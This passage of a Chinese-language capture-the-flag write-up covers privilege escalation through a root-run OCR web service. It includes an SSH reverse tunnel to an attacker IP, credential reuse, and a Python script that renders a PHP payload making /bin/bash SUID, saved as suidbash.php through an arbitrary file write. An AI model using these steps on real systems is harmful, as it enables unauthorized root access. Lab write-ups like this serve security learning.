
成功!!
权限提升
操作系统信息收集
登录系统后,进行信息收集,尝试查看当前进程列表:
ps -aux

发现一个PHP Web服务正在8001端口上以root用户身份运行,且似乎和图像识别有关,直接将其转发到攻击机8001端口:
ssh -fCNR 8001:localhost:8001 -p 22222 root@10.10.16.67
OCR服务任意文件写入漏洞利用
打开主页:http://127.0.0.1:8001/,并启动BurpSuite代理:

发现需要HTTP Basic认证,尝试复用walter用户凭据:

成功访问主页,发现该站点功能为识别用户在页面绘图框中绘画的文字,并将其保存到靶机上。尝试画出英文单词columbina并点击Recognize按钮:

页面正确识别了画出的文字,并显示了保存选项区,要求输入文件名。当输入了columbina.txt并点击Save按钮后,提示文件直接保存在了saved/columbina.txt位置。尝试访问,发现情况属实:http://127.0.0.1:8001/saved/columbina.txt

这意味着任何图片文字只要一经识别,就可以被保存到任意名称的文件中,包括PHP恶意代码保存至.php文件中的情况,决定通过此方法进行提权。


查看BurpSuite拦截记录,发现当点击Recognize按钮时,前端先将图片进行Base64编码,使用canvas_image参数发送至后端进行识别,后端识别成功后生成ocr_id标识符输出至页面表单;用户再通过提交包含标识符和文件名的表单保存文件,注意图片Base64编码前需要加入文本内容:
data:image/png;base64,
我们依照上述过程,先通过Python PIL库创建一张包含恶意代码的图片,大小为1000x300,字体为DejaVu Sans Mono Bold,背景为白色:
import base64
import urllib.parse
from PIL import Image, ImageDraw, ImageFont

payload = "<?php system('chmod 4755 /bin/bash'); ?>"
img = Image.new('RGB', (1000, 300), color='white')
d = ImageDraw.Draw(img)
font = ImageFont.truetype("/usr/share/fonts/truetype/dejavu/DejaVuSansMono-Bold.ttf", 40)
d.text((20, 100), payload, fill='black', font=font)
img.save('/tmp/payload_clean.png')
with open('/tmp/payload_clean.png', 'rb') as f:
   b64 = base64.b64encode(f.read()).decode()

data_url = urllib.parse.quote(f"data:image/png;base64,{b64}")
print(data_url)
随后把BurpSuite记录中的识别请求发送至Repeater,将canvas_image的值替换为恶意图片Base64值,点击发送获取ocr_id:

获取完毕后,将保存文件请求发送至Repeater,替换ocr_id值,指定filename参数为suidbash.php,点击发送创建木马:
